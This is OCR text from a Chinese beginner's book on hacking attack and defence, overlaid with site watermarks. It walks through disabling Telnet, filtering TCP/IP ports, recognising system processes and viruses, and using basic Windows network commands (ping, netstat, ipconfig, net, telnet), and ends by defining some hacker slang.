
❶ 单击桌面左下角的【开始】按钮。

❷ 在弹出的“开始”菜单中单击“控制面板”命令。




步骤2：双击“管理工具”图标

打开“控制面板”窗口，双击“管理工具”图标。



步骤3：双击“服务”图标

打开“管理工具”窗口，双击“服务”图标。



步骤4：双击Telnet选项


打开“服务”窗口，在窗口的右侧选中Telnet选项，然后双击该选项。



步骤5：设置Telnet属性


❶ 弹出“Telnet 的属性(本地计算机)”对话框，设置“启动类型”为“已禁用”。

❷ 接着在“服务状态”选项组中单击【停止】按钮。



步骤6：正在关闭Telnet服务

弹出“服务控制”对话框，此时Windows正在尝试停止本地计算机上的Telnet服务。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：禁用成功

在“Telnet 的属性本地计算机”对话框中单击“确定”按钮返回“服务”窗口，此时可看见Telnet服务已经被成功禁用。



2. 限制端口

在Windows XP操作系统中，除了关闭端口对应的服务之外，还可以使用“TCP/IP筛选”功能限制电脑的某些端口。

步骤1：单击【属性】按钮

❶ 按照1.3.2小节介绍的方法打开“本地连接属性”对话框，在“此连接使用下列项目”列表框中选中“Internet协议（TCP/IP）”选项。

❷ 然后单击【属性】按钮。



步骤2：单击【高级】按钮

弹出“Internet协议 属性”对话框，在对话框的底部单击【高级】按钮。




步骤3：选中TCP/IP筛选

❶ 弹出“高级TCP/IP设置”对话框，单击“选项”标签。

❷ 在“可选的设置”选项组中单击选中“TCP/IP筛选”选项。

❸ 然后单击【属性】按钮。




步骤4：添加TCP端口

❶ 弹出“TCP/IP筛选”对话框，勾选“启用TCP/IP筛选（所有适配器）”复选框。

❷ 选择显示的端口型号，例如在“TCP端口”选项组中单击选中“只允许”单选按钮。

❸ 单击【添加】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：设置TCP端口号


❶ 弹出“添加筛选器”对话框，在“TCP端口”文本框中输入只允许的端口号。

❷ 输入完成后单击【确定】按钮。



步骤6：保存退出

返回“TCP/IP筛选”对话框中，此时可看见设置的端口，可使用同样的方法设置其他端口，然后单击【确定】按钮保存退出。



1.4 认识系统进程

关键字
系统进程、关闭、新建

视频学习 光盘\第1章 黑客攻防基础知识\1-4 认识系统进程

难度水平 ◆◆○○○

进程是指程序在电脑上的一次执行活动，当用户运行了一个程序时，就启动了一个进程。进程可以分为系统进程和用户进程。凡是用于完成操作系统的各种功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由用户启动的进程。本节主要向读者介绍系统进程的相关知识。

1.4.1 系统进程概述

系统进程是系统能够正常运行的基本条件，有了这些进程，系统才能够正常运行，按下【Ctrl+Alt+Delete】组合键后可在任务管理器的“进程”选项卡下看见所有的进程，当然也包括系统进程，Windows XP系统中基本的系统进程及其对应的含义如表1-1所示。

表1-1 Windows XP系统中的基本进程及含义

编号	名称	含义
❶	smss.exe	该进程调用对话管理子系统和负责启动用户会话
❷	csrss.exe	微软客户端/服务端运行时子系统，该进程用于管理Windows图形相关任务
❸	Winlogon.exe	该进程用于处理操作系统的登录和登录过程
❹	services.exe	该进程主要用于管理启动和停止服务，同时也处理在计算机启动和关机时运行的服务
❺	lsass.exe	该进程用于管理 IP 安全策略以及启动 ISAKMP/Oakley （IKE） 和 IP 安全驱动程序。产生会话密钥以及授予用于交互式客户/服务器验证的服务凭据
❻	svchost.exe	该进程包含很多系统服务，用于执行DLL文件。系统中根据启动的服务多少，该进程数量也会不同，一般在4~5个
❼	spoolsv.exe	该进程用于将Windows打印机任务发送给本地打印机
❽	explorer.exe	Windows程序管理器或者Windows资源管理器，该进程用于管理Windows图形壳，包括开始菜单、任务栏、桌面和文件管理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

除了这些基本的进程之外，Windows XP系统中还有一些附件的系统进程，例如mstask.exe（允许程序在指定时间运行）、regsvc.exe（允许远程注册表操作）和winmgmt.exe（提供系统管理信息）等进程。若想关闭一些附件的系统进程，用户只需在“服务”窗口中关闭与之对应的服务即可。

1.4.2 关闭与新建系统进程

用户可以对系统进程进行关闭与新建操作，但是并非所有的系统进程都能够被关闭或新建，例如svchost.exe进程，关闭该进程可能会导致系统自动重启，因此这里以explorer.exe进程为例介绍关闭与新建系统进程的操作。

步骤1：单击“任务管理器”命令

❶ 右击任务栏中任意的空白处。


❷ 在弹出的快捷菜单中单击“任务管理器”命令，打开“Windows任务管理器”对话框。



步骤2：结束EXPLORER.EXE进程


❶ 单击“进程”标签。

❷ 右击EXPLORER.EXE选项，在弹出的快捷菜单中单击“结束进程”命令。




步骤3：确定结束该进程

弹出“任务管理器警告”对话框，询问用户是否真的终止该进程，单击【是】按钮，接着可看见桌面上的图标、任务栏都已消失。



步骤4：执行“新建任务”命令

单击“Windows任务管理器”窗口菜单栏中的【文件】按钮，在弹出的菜单中单击“新建任务运行”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：输入进程名称


❶ 弹出“创建新任务”对话框，在“打开”文本框中输入explorer.exe。

❷ 输入完成后单击【确定】按钮。



步骤6：成功创建进程

此时可看见桌面上的图标和任务栏都显现出来，同时可在“Windows任务管理器”窗口中看见新创建的explorer.exe进程。



提示：查看系统进程时要仔细

在常见的系统进程中，越是被用户熟悉的进程越容易被病毒所利用，例如explorer.exe、svchost.exe、spoolsv.exe、winlogon.exe、rundll32.exe。例如在2006年广为流行的威金病毒，其进程主要为：rundll32.exe、logo_1.exe、vdll.dll、logol_.exe等，不法分子就是利用“l”和“1”等字母与数字的相似性来伪装病毒。所以用户在查看系统进程时一定要仔细，防止类似系统进程的病毒乘虚而入。

1.5 认识病毒

关键字
病毒、内存、防范

视频学习 无

难度水平 ◆◇◇◇◇

电脑在各行各业大量使用的同时，病毒也随之渗透到了电脑世界的每个角落，常常以人们意想不到的方式侵入电脑系统，并且造成严重的破坏，因此掌握计算机病毒的基本知识是防范计算机病毒入侵电脑的前提。

1.5.1 病毒概述

计算机病毒是指编制或者在计算机程序中插入的一组计算机指令或者程序代码，这组指令或代码能够破坏计算机的功能，影响计算机的使用，同时它能够自我复制。

病毒不是来源于突发或者偶然的原因，一次突发的停电或者操作不当，可能会在计算机的磁盘和内存中产生一些代码和随机指令，但是这些代码和指令是无序和混乱的，而病毒则是一组比较完美的、精巧严谨的代码，并且按照严格的秩序组织起来。病毒是由人故意编写的，其目的是想要谋求一些不正当的利益。

1. 计算机病毒的分类

计算机病毒的分类是相对的，同一种病毒按照不同的分类可属于不同的类型。

1）按照计算机病毒的传染方式可分为引导型、文件型和混合型病毒。

2）按照计算机病毒的连接方式可分为源码型、入侵型、操作系统型和外壳型病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3）按照计算机病毒的破坏性可分为良性病毒和恶性病毒。

除此之外，还有宏病毒、网络病毒等，其中网络病毒只在网上运行和传播，是影响和破坏网络系统的病毒；宏病毒是一种寄存在文档或模板的宏中的计算机病毒，按传染方式分类属于文件型病毒。

2. 计算机病毒的特点

根据计算机病毒的产生、传染和破坏行为，可以总结出病毒的以下几个特点。

1）刻意人为破坏：计算机病毒不是偶然发生的，而是人为编写的有意破坏、精巧严谨的程序段，它是严格组织的程序代码，与所在环境相互适应并紧密配合。

2）破坏性：计算机中毒后，可能会导致正常的程序无法运行，按照指令将计算机内部的文件删除或者格式化磁盘等操作，对计算机造成不同程度的损坏。

3）传染性：计算机病毒不但本身具有破坏性，更可怕的是具有传染性，一旦病毒被复制，其传染速度快得令人难以预防。传染性是病毒的基本特征。

4）夺取系统控制权：计算机病毒为了达到感染、破坏系统的目的，必须要取得系统的控制权，反病毒技术也正是抓住计算机病毒的这一特点提前取得系统控制权，然后识别计算机病毒的代码和行为。

5）隐蔽性：计算机受到病毒的传染后仍然能够正常运行，被感染的程序也能够执行，用户将不会感觉到明显的异常。不经过程序代码分析或者杀毒软件的扫描，病毒程序与正常程序是不易被区分开的。


6）潜伏性：潜伏性的第一种表现是指病毒程序不用专用检测程序是检查不出来的，因此病毒可以静静地躲在磁盘或者文件里几天甚至几年，一旦时机成熟，得到运行机会，就会四处繁殖、扩散，危害其他的电脑；第二种表现是指计算机病毒的内部往往有一种触发机制，不满足触发条件时，计算机病毒除了传染外不做任何破坏。触发条件一旦得到满足，有的在屏幕上显示信息、图形或特殊标识，有的则执行破坏系统的操作，如格式化磁盘、删除磁盘文件等。

7）不可预见性：不同种类病毒的代码千差万别，并且病毒的制作技术也在不断地提高，病毒比反病毒软件永远是超前的。新的操作系统和应用系统的出现，软件技术的不断发展，也为计算机病毒提供了新的发展空间，对未来病毒的预测将会更加困难。这就要求人们不断提高对病毒的认识，增强防范意识。

3. 计算机病毒的传播途径

了解了病毒的概念和特点之后，就要了解最重要的一点，即计算机病毒的传播途径，常见的传播途径包括移动存储设备传播、局域网传播、互联网传播等。

1）移动存储设备传播：随着科技的发展，U盘、手机、移动硬盘等移动存储设备的出现虽然方便了人们对电脑数据和资源的携带与移动，但这也是计算机病毒传播的主要途径之一。一旦将带有病毒的U盘或者手机与电脑相连接，病毒就会悄无声息地入侵到电脑中隐蔽起来。






溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2）局域网传播：局域网是由相互连接的一组计算机组成的，这是数据共享和相互协作的需要。

组成局域网的每一台计算机都能连接到其他计算机，数据也能从一台计算机发送到其他计算机上，如果发送的数据感染了病毒，则接收的计算机也会遭受病毒的感染，从而导致在很短的时间内感染整个局域网中的计算机。局域网的出现为企业的发展作出了贡献，同时也为计算机病毒铺平了道路。因此一旦发现局域网中某一台电脑传染病毒后，应及时拔掉本台电脑与局域网相连的网线，尽最大可能防止本台电脑遭受病毒的感染，同时立即使用杀毒软件扫描电脑。



3）互联网传播：随着网络的普及，当人们在使用电子邮箱相互发送邮件、浏览网页、下载软件时都可能使电脑遭受病毒的入侵，这也使通过互联网传播病毒成为当今计算机病毒主要的传播方式之一。



1.5.2 病毒的工作原理

计算机病毒一般都是通过各种方式把自己植入内存，获取系统最高控制权，然后感染在内存中运行的程序。计算机系统的内存是一个非常重要的资源，系统所有的程序都是在内存中运行，一旦内存感染病毒后，系统中所有运行过的程序都有可能会被病毒感染，而感染哪些文件则是由病毒的特性所决定。

程序型病毒是目前最多的一类病毒，它主要感染扩展名为.exe的可执行文件和扩展名为.dll的动态链接库文件。例如很多的蠕虫病毒，其实蠕虫病毒不是一个病毒，而是一个种类。它的特点就是针对目前互联网的高速发展，主要在网络上传播，当蠕虫病毒感染了一台电脑之后，它可以自动把自己通过网络发送出去，例如发送给同一局域网中的其他用户或者自动读取电脑上的E-mail列表，自动向好友们发送带有木马的电子邮件等。蠕虫病毒并不会破坏计算机里的信息，但会疯狂地感染其他电脑，感染了蠕虫病毒的电脑会不停地向外发送信息，占用的CPU资源达到80%以上，造成电脑运行缓慢、网络拥塞，甚至可以导致网络瘫痪。

对于程序型病毒，也许有人会说：“只要我启动电脑后不运行染毒程序，直接将它们删除不就可以了吗？”实际上，现在的病毒没有这么简单，例如引导型病毒，引导型病毒感染的不是文件，而是磁盘引导区，它把自己写入引导区，这样一来，只要读写磁盘，病毒首先就被读取入内存，这就是为什么杀毒要用干净的启动盘启动，为的就是防止引导型病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

无论哪种病毒，它都是首先把自己复制到内存中，然后感染在内存中运行的其他文件，而没有被读入内存的文件是不会被感染的。所以，内存和杀毒软件争夺的焦点就在于夺取内存控制权。

1.5.3 防范计算机病毒的常用技巧

有些病毒感染电脑后会隐蔽一段时间，因此对于这类病毒是比较难判断的，而有的病毒则会立即发作，造成电脑蓝屏、死机等故障。电脑感染病毒后可能会出现系统运行、IE弹出无限多的窗口、计算机自动关机、所有文件的图标都变成统一图案（如熊猫烧香）、系统时间被更改等症状。当电脑出现这些症状时，应立即使用杀毒软件扫描并查杀系统。为了阻止病毒入侵电脑，用户必须掌握下面几种防范病毒入侵的常用技巧。

1）使用U盘前先杀毒：U盘是病毒传播的主要途径之一。许多用户在将U盘接入电脑后直接就双击打开，这样很有可能使得病毒感染电脑。正确的操作方法是首先使用杀毒软件扫描或者在资源管理器左侧的文件夹中操作。

2）不要轻易打开网页上的广告：不要轻易打开不熟悉的网站或者广告网页，这些网页中很有可能带有病毒和木马，一旦打开将会使病毒或木马入侵电脑。

3）不要轻易打开陌生人发来的网页链接和文件：随着QQ、MSN等通信软件的流行，一些不法分子可能利用这些软件向其他人发送带有病毒或木马的文件或者网页链接，一旦打开这些网页和文件，系统就会遭受病毒和木马的入侵。

4）不要打开不明身份的电子邮件：网络中的电子邮箱为用户提供了很大的方便，用户可以与世界上任何一个角落的网络用户联系。但是有些不法分子会向其他用户发送带有病毒和木马的电子邮件，收到陌生人发送的邮件时，不要轻易打开，建议先使用杀毒软件进行扫描。

1.6 黑客常用的DOS命令

关键字：ping、telnet、net、netstat

视频学习：光盘\第1章 黑客攻防基础知识\1-6 黑客常用的DOS命令

难度水平：◆◆◆◇◇

黑客在入侵目标主机的过程中会使用一些DOS命令进行探测并获取目标主机的信息，例如ping、netstat和net等命令，这些命令也是黑客入门必须掌握的DOS命令。

1.6.1 使用ping命令查看网络连接

ping命令是Windows系统自带的一个可执行命令，利用它可以检查网络是否连通，从而帮助用户分析判定网络故障。该命令只有在安装TCP/IP协议后才能使用。

ping命令的主要作用是通过发送数据包并接收应答的数据包来检测网络是否通畅。需要注意的是：一次或者两次的数据包交换并不表示TCP/IP配置就是正确的，本地主机与远程主机必须执行大量的数据包交换，才能确保TCP/IP配置的正确性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 判断网络是否通畅

打开命令提示符，在窗口输入ping www.baidu.com后按【Enter】键，如果显示“Reply from 202.108.22.142...”，则表示网络通畅，可以正常上网。



2. 判断是否连通远程计算机

在命令提示符中输入“ping+空格+远程计算机的IP地址”，输完后按【Enter】键，如果显示“Request timed out”，则表示未能连通远程计算机。



提示：ping命令的含义

用户在执行了ping命令之后会有一个返回的命令，如果显示“Reply from...”，则说明ping通了；如果显示的是“Request timed out”，则说明ping未通，存在故障。除此之外，还可以根据命令提示符窗口中显示的提示信息查看网络的故障。

提示：ping命令的参数

ping命令常用的参数有[-a]、[-n count]、[-t]三个，它们的含义分别是：

ping -a：将输入IP地址解析为计算机NetBIOS名。

ping -n count：发送count指定的ECHO（应答协议）数据包数。通过这个命令可以自己定义发送的个数——count，这对衡量网络速度很有帮助。如果未设定count值，则默认值为4。

ping -t：一直ping指定的远程计算机，直到从键盘按下【Ctrl+C】中断。

1.6.2 使用netstat命令检测当前端口

Netstat是一个监控TCP/IP网络的非常有用的工具，它可以显示路由表、实际的网络连接以及每一个网络接口设备的状态信息。Netstat用于显示与IP、TCP、UDP和ICMP协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

Netstat命令常用的参数有：[-a]、[-e]、[-n]、[-o]、[-r]、[-s]，其用法如下所示。

1. 输入netstat -a

netstat-a：显示所有连接和监听的端口。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 输入netstat -e

netstat -e：显示以太网的统计信息，此选项可以与-s组合使用。



3. 输入netstat -n

netstat -n：以数字形式显示主机地址和端口号。



4. 输入netstat -o

netstat -o：显示与每个连接相关的所属进程 ID。



5. 输入netstat -r

netstat -r：显示路由选择表。



6. 输入netstat -s

netstat -s：在机器默认的情况下显示每个协议的配置统计，包括TCP、IP、UDP、ICMP等协议。如右图所示。



1.6.3 使用ipconfig命令显示TCP/IP配置

ipconfig命令可用于显示当前电脑的TCP/IP配置的设置值。这些信息一般用来检验人工配置的TCP/IP是否正确。但是，如果用户的电脑与所在的局域网使用了动态主机配置协议（类似于拨号上网的动态IP分配），使用这个命令所显示的信息会更加实用。此时，该命令可以让用户了解自己的电脑是否成功地租用到一个IP地址，如果租用到则可以了解它

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目前分配到的是什么地址。了解计算机当前的IP地址、子网掩码和默认网关实际上是进行测试和故障分析的必要项目。

ipconfig命令常用的参数为[/all]，其用法如下所示。

1. 输入ipconfig

输入不带参数的“ipconfig”命令时，只显示IP地址、子网掩码和每个网卡的默认网关值。



2. 输入ipconfig /all

ipconfig /all：产生完整显示，不但显示IP地址、子网掩码和每个网卡的默认网关值，而且还会显示该电脑的MAC地址等信息。



1.6.4 使用net命令管理网络环境

net命令是一种基于网络的命令，属于命令行命令，它内置于Windows系统中，该命令的功能很强大，可以管理网络、环境、服务用户、登录等本地以及远程信息。下面介绍net命令不同参数的基本用法。

1. net view

该命令用于显示域列表、计算机列表或者指定计算机的共享资源列表。其命令格式为：net view [\computername | /domain[:domainname]]

输入不带参数的“net view”命令：显示当前域的计算机列表，如右图所示。



\computername：指定要查看其共享资源的计算机。

/domain[:domainname]：指定要查看其可用计算机的域。

2. net user

该命令用于添加、更改用户账户或者显示用户账户信息，也可以写成net users。其命令格式为：net user [username [password | *] [options]] [/domain]

输入不带参数的“net user”命令：用于查看电脑上的用户账户列表，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Username：添加、删除、更改或查看用户账户名。

Password：为用户账户分配或更改密码。

*：提示输入密码。

/domain：在计算机主域的主域控制器中执行操作。

3. net use

该命令用于显示计算机的连接信息，连接或断开计算机与共享资源的链接。其命令格式为：net use [devicename | *] [\computername\sharename[\volume]] [password | *]] [/user:[domainname\]username] [[/delete] | [/persistent:{yes | no}]]



输入不带参数的“net use”命令：显示网络连接，如右图所示。

Devicename：指定要连接到的资源名称或要断开的设备名称。

\computername\sharename：服务器及共享资源的名称。

Password：访问共享资源的密码。

*：提示输入密码。

/user：指定进行连接的另外一个用户。

Domainname：指定另一个域。

Username：指定登录的用户名。

/home：将用户连接到其宿主目录。

/delete：取消指定网络连接。

/persistent：控制永久网络连接的使用。

提示：net命令的其他参数

除了前面介绍的三种参数之外，net命令还有其他的参数，如net account（将用户账户数据库升级并修改所有账户的密码和登录请求）、net computer（从域数据库中添加或删除计算机）、net config（显示当前可配置的服务，或显示并更改某项服务的设置）等。

1.6.5 使用telnet命令进行远程登录

telnet命令是一个非常实用和功能强大的命令，用户可以使用该命令进行远程登录，该命令允许用户使用telnet协议在远程计算机之间进行通信，用户登录远程主机，就像登录到本地电脑执行命令一样。



要想使用telnet命令登录远程计算机，首先要确保远程计算机的telnet服务已经开启，否则将无法实现远程登录。开启telnet服务之后便可使用“telnet+空格+远程计算机IP地址”来实现远程登录。

用户可在telnet提示符后面输入所需命令，例如open、close等。下面介绍常用的3个telnet命令。

close：关闭与远程主机的连接；

open hostname：与主机hostname建立连接；

quit：退出telnet。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

知识进阶：黑客攻防相关术语

通过前面的学习，用户了解了黑客常使用的DOS命令和攻击的流程。除此之外，与黑客的相关术语也是需要了解的，当然不是让用户去当黑客，只是让用户知道什么是肉鸡、挂马、免杀等。下面将具体进行介绍。

光盘	无

肉鸡：“肉鸡”是一种形象的比喻，指那些可以随意被黑客控制的电脑，对方可以是Windows系统，也可以是UNIX/Linux系统；可以是普通的个人电脑，也可以是大型的服务器，黑客可以像操作自己的电脑那样来操作它们，而不被对方所发觉。

挂马：就是指在别人的网站文件里面放入网页木马或者是将代码潜入到对方正常的网页文件里，导致浏览者的电脑遭受木马的入侵。

